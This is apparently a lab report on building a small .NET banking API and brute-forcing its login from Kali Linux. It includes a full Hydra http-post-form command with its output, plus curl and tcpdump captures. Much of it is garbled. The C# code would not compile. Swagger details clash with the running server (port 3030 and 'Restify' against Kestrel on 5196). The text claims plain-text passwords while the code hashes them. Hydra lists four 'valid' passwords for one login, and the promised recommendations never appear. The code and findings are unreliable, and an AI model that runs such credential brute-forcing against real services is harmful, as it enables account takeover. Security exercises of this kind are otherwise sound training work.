

Brute-Force Attack Simulation on a Custom Banking API

Author: Muhaned Alhashimy

Date: 17 September 2025



Executive Summary

This report documents the development of a custom banking API built with **.NET 9 Web API** and **SQLite** as the backend database. The project simulates a vulnerable financial application and demonstrates how brute-force attacks can compromise weak authentication systems. Using Hydra from Kali Linux, multiple valid passwords were discovered. Evidence was collected from Swagger, curl, tcpdump, Hydra, and application logs. Security recommendations are provided at the end.

1. Application Development


1.1 Project Setup

The application was built in **Visual Studio 2022** as a **.NET 9 Web API solution**. The solution structure included entities, services, and controllers.



1.2 Entities

The **Entities** defined the domain models for Users, Accounts, and Transactions.




1.3 Database Context

The application used **Entity Framework Core with SQLite** for persistence. SQLite was selected for its portability and simplicity, suitable for development and testing.

The schema included:

- **Users** table: stored email and password (plain text for demonstration).
- **Accounts** table: linked to users, containing balances.
- **Transactions** table: recorded deposits, withdrawals, and transfers.



1.4 Services and Controllers

Business logic was implemented in services, while REST endpoints were exposed through controllers.

Endpoints included:

- POST /api/Auth/login
- POST /api/Accounts/open
- POST /api/Accounts/deposit
- POST /api/Accounts/withdraw
- POST /api/Accounts/transfer
- GET /api/Accounts/statement

```
using MiniBank.Api.Models;
namespace MiniBank.Api.Services
{
    public record OpenAccountDto(izing Currency);
    public record MoneyDto(decimal Amount);
    public record TransferDto(int FromAccountId, int ToAccountId, decimal Amount, string? Description);

    public interface IAccountService
    {
        Task<Account> OpenAsync(int customerId, OpenAccountDto dto);
        Task<Account> DepositAsync(int customerId, int accountId, MoneyDto dto);
        Task<Account> WithdrawAsync(int customerId, int accountId, MoneyDto dto);
        Task<Account> TransferAsync(int customerId, int accountId, MoneyDto dto);
        Task<Statement> GetStatementAsync(int customerId, int accountId,
            DateTime? from, DateTime? to);
    }
}

namespace MiniBank.Api.Services
{
    public class AccountService : IAccountService
    {
        private readonly AppDb _db;
        private readonly AccountRepository _accountRepo;

        public AccountService(AppDb db) : _db = db;
        public AccountService(AppDb db) : _db = db;

        public async Task<Account> OpenAsync(int customerId, OpenAccountDto dto)
        {
            var acc = new Account
            {
                CustomerId = customerId,
                Currency = dto.Currency,
                AccountNumber = $"A{CustomerId.ToString().PadLeft(8, '0')}"
            };
            _db.Accounts.Add(acc);
            await _db.SaveChangesAsync();
            return acc;
        }

        public async Task<Account> DepositAsync(int customerId, int accountId, MoneyDto dto)
        {
            if (dto.Amount <= 0) throw new Exception("Invalid amount");
            var acc = await GetAccountAsync(customerId, accountId);
            var cur = await GetCurrencyAsync(customerId, accountId);
            var bal = await _db.Accounts.FirstAsync(a => a.Id == accountId && a.CustomerId == customerId);
            var newBal = bal.Amount + dto.Amount;
            var trans = new Transaction
            {
                Type = TransactionType.Deposit,
                Amount = dto.Amount,
                FromAccountId = accountId,
                Description = "Deposit"
            };
            _db.Transactions.Add(trans);
            await _db.SaveChangesAsync();
        }

        public async Task<Account> WithdrawAsync(int customerId, int accountId, MoneyDto dto)
        {
            if (dto.Amount <= 0) throw new Exception("Invalid amount");
            var acc = await GetAccountAsync(customerId, accountId);
            if (acc.Balance < dto.Amount) throw new Exception("Insufficient funds");
            var bal = await _db.Accounts.FirstAsync(a => a.Id == accountId && a.CustomerId == customerId);
            var newBal = bal.Amount - dto.Amount;
            var trans = new Transaction
            {
                Type = TransactionType.Withdraw,
                Amount = dto.Amount,
                FromAccountId = accountId,
                Description = "Withdraw"
            };
            _db.Transactions.Add(trans);
            await _db.SaveChangesAsync();
        }

        public async Task<Account> TransferAsync(int customerId, TransferDto dto)
        {
            if (dto.Amount <= 0) throw new Exception("Invalid amount");
            var from = await GetAccountAsync(customerId, dto.FromAccountId);
            var to = await _db.Accounts.FirstAsync(a => a.Id == dto.ToAccountId);
            if (from.Currency != to.Currency) throw new Exception("Different currency");
            if (from.Balance < dto.Amount) throw new Exception("Insufficient funds");
            var bal = await _db.Accounts.FirstAsync(a => a.Id == dto.FromAccountId);
            var newBal = bal.Amount - dto.Amount;
            var trans = new Transaction
            {
                Type = TransactionType.Transfer,
                Amount = dto.Amount,
                FromAccountId = dto.FromAccountId,
                ToAccountId = dto.ToAccountId,
                Description = "Transfer"
            };
            _db.Transactions.Add(trans);
            await _db.SaveChangesAsync();
        }

        public async Task<Statement> GetStatementAsync(int customerId, int accountId,
            DateTime? from, DateTime? to)
        {
            var acc = await GetAccountAsync(customerId, accountId);
            var trans = await _db.Transactions.Where(t => t.FromAccountId == accountId && t.CustomerId == customerId)
                .Where(t => (from == null || t.CreatedAt >= from) && (to == null || t.CreatedAt <= to))
                .ToListAsync();
            return new Statement(customerId, accountId, from, to, trans);
        }
    }
}

using Microsoft.EntityFrameworkCore;
using MiniBank.Api.Models;
using MiniBank.Api.Services;
using MiniBank.Api.Dtos;
using MiniBank.Api.Dtos.AuthDtos;

namespace MiniBank.Api.Services
{
    public class AuthService : IAuthService
    {
        private readonly AppDb _db;
        private readonly Configuration _cfg;

        public AuthService(AppDb db, Configuration cfg) : _db = db;
        public AuthService(AppDb db, Configuration cfg) : _db = db;

        public async Task RegisterAsync(RegisterDto dto)
        {
            if (await _db.Users.AnyAsync(u => u.Email == dto.Email))
                throw new Exception("Email already used");

            var customer = new Customer { FullName = dto.FullName, NationalId = "" };
            var user = new ApplicationUser
            {
                Email = dto.Email,
                PasswordHash = _db.Crypt.Net.Crypt.HashPassword(dto.Password),
                Customer = customer
            };
            _db.Users.Add(user);
            await _db.SaveChangesAsync();
        }

        public async Task LoginAsync(LoginDto dto)
        {
            var user = await _db.Users.Include(c => c.Customer)
                .FirstOrDefaultAsync(u => u.Email == dto.Email);
            if (user == null || !_db.Crypt.Net.Crypt.Verify(dto.Password, user.PasswordHash))
                throw new Exception("Invalid credentials");

            var key = new SymmetricSecurityKey(
                System.Text.Encoding.UTF8.GetBytes(_cfg["Jwt:Key"]));
            var creds = new SigningCredentials(key, SecurityAlgorithms.HmacSha256);

            var token = new JwtSecurityToken(
                _cfg["Jwt:Issuer"],
                _cfg["Jwt:Audience"],
                claims: new List<Claim> { new Claim(JwtRegisteredClaimNames.Email, user.Email), new Claim(JwtRegisteredClaimNames.Sub, user.CustomerId.ToString()) },
                expires: DateTime.UtcNow.AddMinutes(Convert.ToInt32(_cfg["Jwt:ExpiresIn"])),
                signingCredentials: creds);

            return new JwtSecurityTokenHandler().WriteToken(token);
        }
    }
}
```

```
using Microsoft.AspNetCore.Authorization;
using Microsoft.AspNetCore.Mvc;
using MiniBank.Api.Services;
using Microsoft.EntityFrameworkCore;
using MiniBank.Api.Data;

namespace MiniBank.Api.Controllers
{
    [ApiController]
    [Route("api/accounts")]
    [Authorize]
    public class AccountsController : ControllerBase
    {
        private readonly IAccountService _svc;
        private readonly AppDb _db;
        //public AccountsController(IAccountService svc) { _svc = svc; }
        public AccountsController(IAccountService svc, AppDb db) { _svc = svc; _db = db; }

        private int CustomerId => int.Parse(User.FindFirst("customerId").Value);

        [HttpPost] // - /api/accounts
        public async Task<ActionResult> Open(OpenAccountDto dto)
        {
            await _svc.OpenAsync(CustomerId, dto);
            return Ok();
        }

        [HttpPost("{id:int}/deposit")]
        public async Task<ActionResult> Deposit(int id, MoneyDto dto)
        {
            await _svc.DepositAsync(CustomerId, id, dto);
            return Ok();
        }

        [HttpPost("{id:int}/withdraw")]
        public async Task<ActionResult> Withdraw(int id, MoneyDto dto)
        {
            await _svc.WithdrawAsync(CustomerId, id, dto);
            return Ok();
        }

        [HttpPost("transfer")]
        public async Task<ActionResult> Transfer(TransferDto dto)
        {
            await _svc.TransferAsync(CustomerId, dto);
            return Ok();
        }

        [HttpGet("{id:int}/statement")]
        public async Task<ActionResult> Statement(int id, [FromQuery] DateTime? from, [FromQuery] DateTime? to)
        {
            await _svc.StatementAsync(CustomerId, id, from, to);
            return Ok();
        }

        [HttpGet("{id:int}")]
        public async Task<ActionResult> GetOne(int id)
        {
            var customerId = int.Parse(User.FindFirst("customerId").Value);
            var acc = await _db.Accounts
                .AsNoTracking()
                .FirstOrDefaultAsync(a => a.Id == id && a.CustomerId == customerId);
            if (acc is null) return NotFound();
            return Ok(acc);
        }
    }
}
```

```
using Microsoft.AspNetCore.Mvc;
using MiniBank.Api.Dtos;
using MiniBank.Api.Services;
using static MiniBank.Api.Dtos.AuthDtos;

namespace MiniBank.Api.Controllers
{
    [ApiController]
    [Route("api/{controller}")]
    public class AuthController : ControllerBase
    {
        private readonly IAuthService _auth;
        public AuthController(IAAuthService auth)
        {
            _auth = auth;
        }


        [HttpPost("register")]
        public async Task<ActionResult> Register(RegisterDto dto)
        {
            try
            {
                await _auth.RegisterAsync(dto);
                return Ok("User registered successfully");
            }
            catch (Exception ex)
            {
                return BadRequest(ex.Message);
            }
        }

        [HttpPost("login")]
        public async Task<ActionResult> Login(LoginDto dto)
        {
            try
            {
                var token = await _auth.LoginAsync(dto);
                return Ok(new { Token = token });
            }
            catch (Exception ex)
            {
                return Unauthorized(ex.Message);
            }
        }
    }
}
```

2. Running the Application

The application was started using:

```
dotnet run --urls "http://0.0.0.0:5196"
```




```
Windows PowerShell
PS D:\MiniBanking\MiniBank.Api> dotnet run
Using launch settings from D:\MiniBanking\MiniBank.Api\Properties\launchSettings.json...
Building...
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://localhost:5196
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: D:\MiniBanking\MiniBank.Api

PS D:\MiniBanking\MiniBank.Api> dotnet run --urls "http://0.0.0.0:5196"
Using launch settings from D:\MiniBanking\MiniBank.Api\Properties\launchSettings.json...
Building...
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://0.0.0.0:5196
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
info: Microsoft.Hosting.Lifetime[0]
      Hosting environment: Development
info: Microsoft.Hosting.Lifetime[0]
      Content root path: D:\MiniBanking\MiniBank.Api
```

3. API Testing with Swagger

Swagger was used to verify functionality of endpoints:

- Registration
- Login
- Authorization
- Account operations (Open, Deposit, Withdraw, Transfer, Statement)



POST

/api/accounts/{id}/withdraw

Cancel

Reset

| Name | Description |
|------------------|------------------|
| id * required | Integer (32-bit) |
| Integer (32-bit) | (path) |

Request body

application/json

Editor

Execute

Clear

Responses

Curl

curl -X POST -H "Host: 10.10.10.10" -H "Content-Type: application/json" -d '{"amount": 100}' http://localhost:3030/api/accounts/{id}/withdraw

Request URL

http://localhost:3030/api/accounts/{id}/withdraw

Server response

Code

Details

200

Response headers

content-length: 8

date: Mon, 15 Sep 2025 23:20:42 GMT

server: Restify

Responses

| Code | Description | Links |
|------|-------------|----------|
| 200 | OK | No links |

POST

/api/accounts/transfer

Cancel

Reset

No parameters

Request body

application/json

Editor

Execute

Clear

Responses

Curl

curl -X POST -H "Host: 10.10.10.10" -H "Content-Type: application/json" -d '{"fromAccountID": 1, "toAccountID": 2, "amount": 100, "description": "transfer"}' http://localhost:3030/api/accounts/transfer

Request URL

http://localhost:3030/api/accounts/transfer

Server response

Code

Details

200

Response headers

content-length: 8

date: Mon, 15 Sep 2025 23:21:46 GMT

server: Restify

Responses

| Code | Description | Links |
|------|-------------|----------|
| 200 | OK | No links |

GET

/api/accounts/{id}/statement

Cancel

| Name | Description |
|--------------------|--------------------|
| id * required | Integer (32-bit) |
| Integer (32-bit) | (path) |
| from | string (date-time) |
| string (date-time) | (query) |
| to | string (date-time) |
| string (date-time) | (query) |

Execute

Clear

Responses

Curl

curl -X GET -H "Host: 10.10.10.10" -H "Content-Type: application/json" -d '{"id": 1, "from": "2025-09-01T00:00:00Z", "to": "2025-09-01T00:00:00Z"}' http://localhost:3030/api/accounts/{id}/statement

Request URL

http://localhost:3030/api/accounts/{id}/statement

Server response

Code

Details

200

Response body

{ "id": 1, "from": "2025-09-01T00:00:00Z", "to": "2025-09-01T00:00:00Z", "transactions": [{ "id": 1, "amount": 100, "description": "Withdraw" }, { "id": 2, "amount": -50, "description": "Deposit" }] }

Response headers

content-type: application/json; charset=utf-8

date: Mon, 15 Sep 2025 23:22:18 GMT

server: Restify

transfer-encoding: chunked

Responses

| Code | Description | Links |
|------|-------------|----------|
| 200 | OK | No links |

GET

/api/accounts/{id}

Cancel

| Name | Description |
|------------------|------------------|
| id * required | Integer (32-bit) |
| Integer (32-bit) | (path) |

Execute

Clear

Responses

Curl

curl -X GET -H "Host: 10.10.10.10" -H "Content-Type: application/json" -d '{"id": 1}' http://localhost:3030/api/accounts/{id}

Request URL

http://localhost:3030/api/accounts/{id}

Server response

Code

Details

200

Response body

{ "id": 1, "accountNumber": "A1234567890123456", "currency": "USD", "balance": 100, "customerID": 1, "customer": null, "transferLimit": 1000 }

Response headers

content-type: application/json; charset=utf-8

date: Mon, 15 Sep 2025 23:23:09 GMT

server: Restify

transfer-encoding: chunked

Responses

| Code | Description | Links |
|------|-------------|----------|
| 200 | OK | No links |

4. Connectivity Test (Attacker → Server)

From Kali Linux, connectivity was verified with curl:

```
curl http://192.168.1.108:5196/swagger
```

```
Curl  
curl -X 'GET' \  
'http://localhost:5196/api/accounts/3' \  
-H 'accept: */*' \  
-H 'Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyZzdMl0IiwiaWQiOiY3ZWdScjZC7jZC16tjlClE#A10JE3NTc5ODIyMykmalzcyT6IkdphmlCNfSiwiXXVkljoitLluauUjbmtvC2VycyZ9.WltMBNWEHg-v7dZo7Dhsr5xg2TqS.V
```

```
(kali㉿kali)-[~]
└─$ curl -v http://192.168.1.108:5196/swagger/index.html

* Trying 192.168.1.108:5196 ...
* Connected to 192.168.1.108 (192.168.1.108) port 5196
* using HTTP/1.x
> GET /swagger/index.html HTTP/1.1
> Host: 192.168.1.108:5196
> User-Agent: curl/8.14.1
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 200 OK
< Content-Type: text/html; charset=utf-8
< Date: Wed, 17 Sep 2025 23:21:44 GMT
< Server: Kestrel
< Cache-Control: max-age=604800, private
< ETag: W/"XpksuI7SK4ZUIzv9+JEi7bNIY14="
< Transfer-Encoding: chunked
< x-swagger-ui-version: 5.27.1
<
<!-- HTML for static distribution bundle build -->
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Swagger UI</title>
  <link rel="stylesheet" type="text/css" href="./swagger-ui.css">
  <link rel="stylesheet" type="text/css" href="./index.css">
  <link rel="icon" type="image/png" href="./favicon-32x32.png" sizes="32x32" />
  <link rel="icon" type="image/png" href="./favicon-16x16.png" sizes="16x16" />
</head>
<body>
  <div id="swagger-ui"></div>
  <script src="./swagger-ui-bundle.js" charset="utf-8"></script>
  <script src="./swagger-ui-standalone-preset.js" charset="utf-8"></script>
  <script src="index.js" charset="utf-8"></script>
</body>
</html>
* Connection #0 to host 192.168.1.108 left intact
```


5. Packet Capture

Using tcpdump, traffic between the attacker (192.168.1.109) and the server (192.168.1.108) was captured, showing the TCP handshake and HTTP requests.

```
sudo tcpdump -i eth0 tcp port 5196 -w capture.pcap
```

```
(kali@kali)-[~]
└─$ sudo tcpdump -i eth0 tcp port 5196 -nn -vv

[sudo] password for kali:
tcpdump: listening on eth0, link-type EN10MB (Ethernet), snapshot length 262144 bytes
19:20:04.321790 IP (tos 0x0, ttl 64, id 28925, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [S], cksum 0x8458 (incorrect -> 0x6d94), seq 243893
995, win 64240, options [mss 1460,sackOK,TS val 484971542 ecr 0,nop,wscale 7], length 0
19:20:04.322425 IP (tos 0x0, ttl 128, id 14319, offset 0, flags [DF], proto TCP (6), length 60)
    192.168.1.108.5196 > 192.168.1.109.32914: Flags [S.], cksum 0x954f (correct), seq 943515903, ack 24
3893996, win 65535, options [mss 1460,nop,wscale 8,sackOK,TS val 1356243 ecr 484971542], length 0
19:20:04.322520 IP (tos 0x0, ttl 64, id 28926, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [.], cksum 0x8450 (incorrect -> 0xc225), seq 1, ack
1, win 502, options [nop,nop,TS val 484971543 ecr 1356243], length 0
19:20:04.323138 IP (tos 0x0, ttl 64, id 28927, offset 0, flags [DF], proto TCP (6), length 152)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [P.], cksum 0x84b4 (incorrect -> 0x7f1e), seq 1:101
, ack 1, win 502, options [nop,nop,TS val 484971544 ecr 1356243], length 100
19:20:04.325915 IP (tos 0x0, ttl 128, id 14320, offset 0, flags [DF], proto TCP (6), length 1049)
    192.168.1.108.5196 > 192.168.1.109.32914: Flags [P.], cksum 0x1abc (correct), seq 1:998, ack 101, w
in 255, options [nop,nop,TS val 1356246 ecr 484971544], length 997
19:20:04.325999 IP (tos 0x0, ttl 64, id 28928, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [.], cksum 0x8450 (incorrect -> 0xbddd), seq 101, a
ck 998, win 495, options [nop,nop,TS val 484971546 ecr 1356246], length 0
19:20:04.326550 IP (tos 0x0, ttl 64, id 28929, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [F.], cksum 0x8450 (incorrect -> 0xbddb), seq 101,
ack 998, win 495, options [nop,nop,TS val 484971547 ecr 1356246], length 0
19:20:04.327378 IP (tos 0x0, ttl 128, id 14321, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.108.5196 > 192.168.1.109.32914: Flags [.], cksum 0xbec9 (correct), seq 998, ack 102, win
255, options [nop,nop,TS val 1356248 ecr 484971547], length 0
19:20:04.327379 IP (tos 0x0, ttl 128, id 14322, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.108.5196 > 192.168.1.109.32914: Flags [F.], cksum 0xbec8 (correct), seq 998, ack 102, win
255, options [nop,nop,TS val 1356248 ecr 484971547], length 0
19:20:04.327426 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 52)
    192.168.1.109.32914 > 192.168.1.108.5196: Flags [.], cksum 0xbdd7 (correct), seq 102, ack 999, win
495, options [nop,nop,TS val 484971548 ecr 1356248], length 0
```

6. Brute-Force Attack with Hydra

Hydra was executed against the login endpoint /api/Auth/login:

```
hydra -L users.txt -P pass.txt 192.168.1.108 -s 5196 \
    http-post-form
"/api/Auth/login:email=^USER^&password=^PASS^:Invalid"
```

```
(kali@kali)-[~]
└─$ hydra -L users.txt -P pass.txt 192.168.1.108 -s 5196 http-post-form "/api/Auth/login:email=^USER^&password=^PASS^:Invalid"

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-17 19:46:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (1:1/p4), -1 try per task
[DATA] attacking http-post-form://192.168.1.108:5196/api/Auth/login:email=^USER^&password=^PASS^:Invalid
[5196][http-post-form] host: 192.168.1.108 login: mndqtest.com password: qwerty
[5196][http-post-form] host: 192.168.1.108 login: mndqtest.com password: 123456
[5196][http-post-form] host: 192.168.1.108 login: mndqtest.com password: password
[5196][http-post-form] host: 192.168.1.108 login: mndqtest.com password: admin123
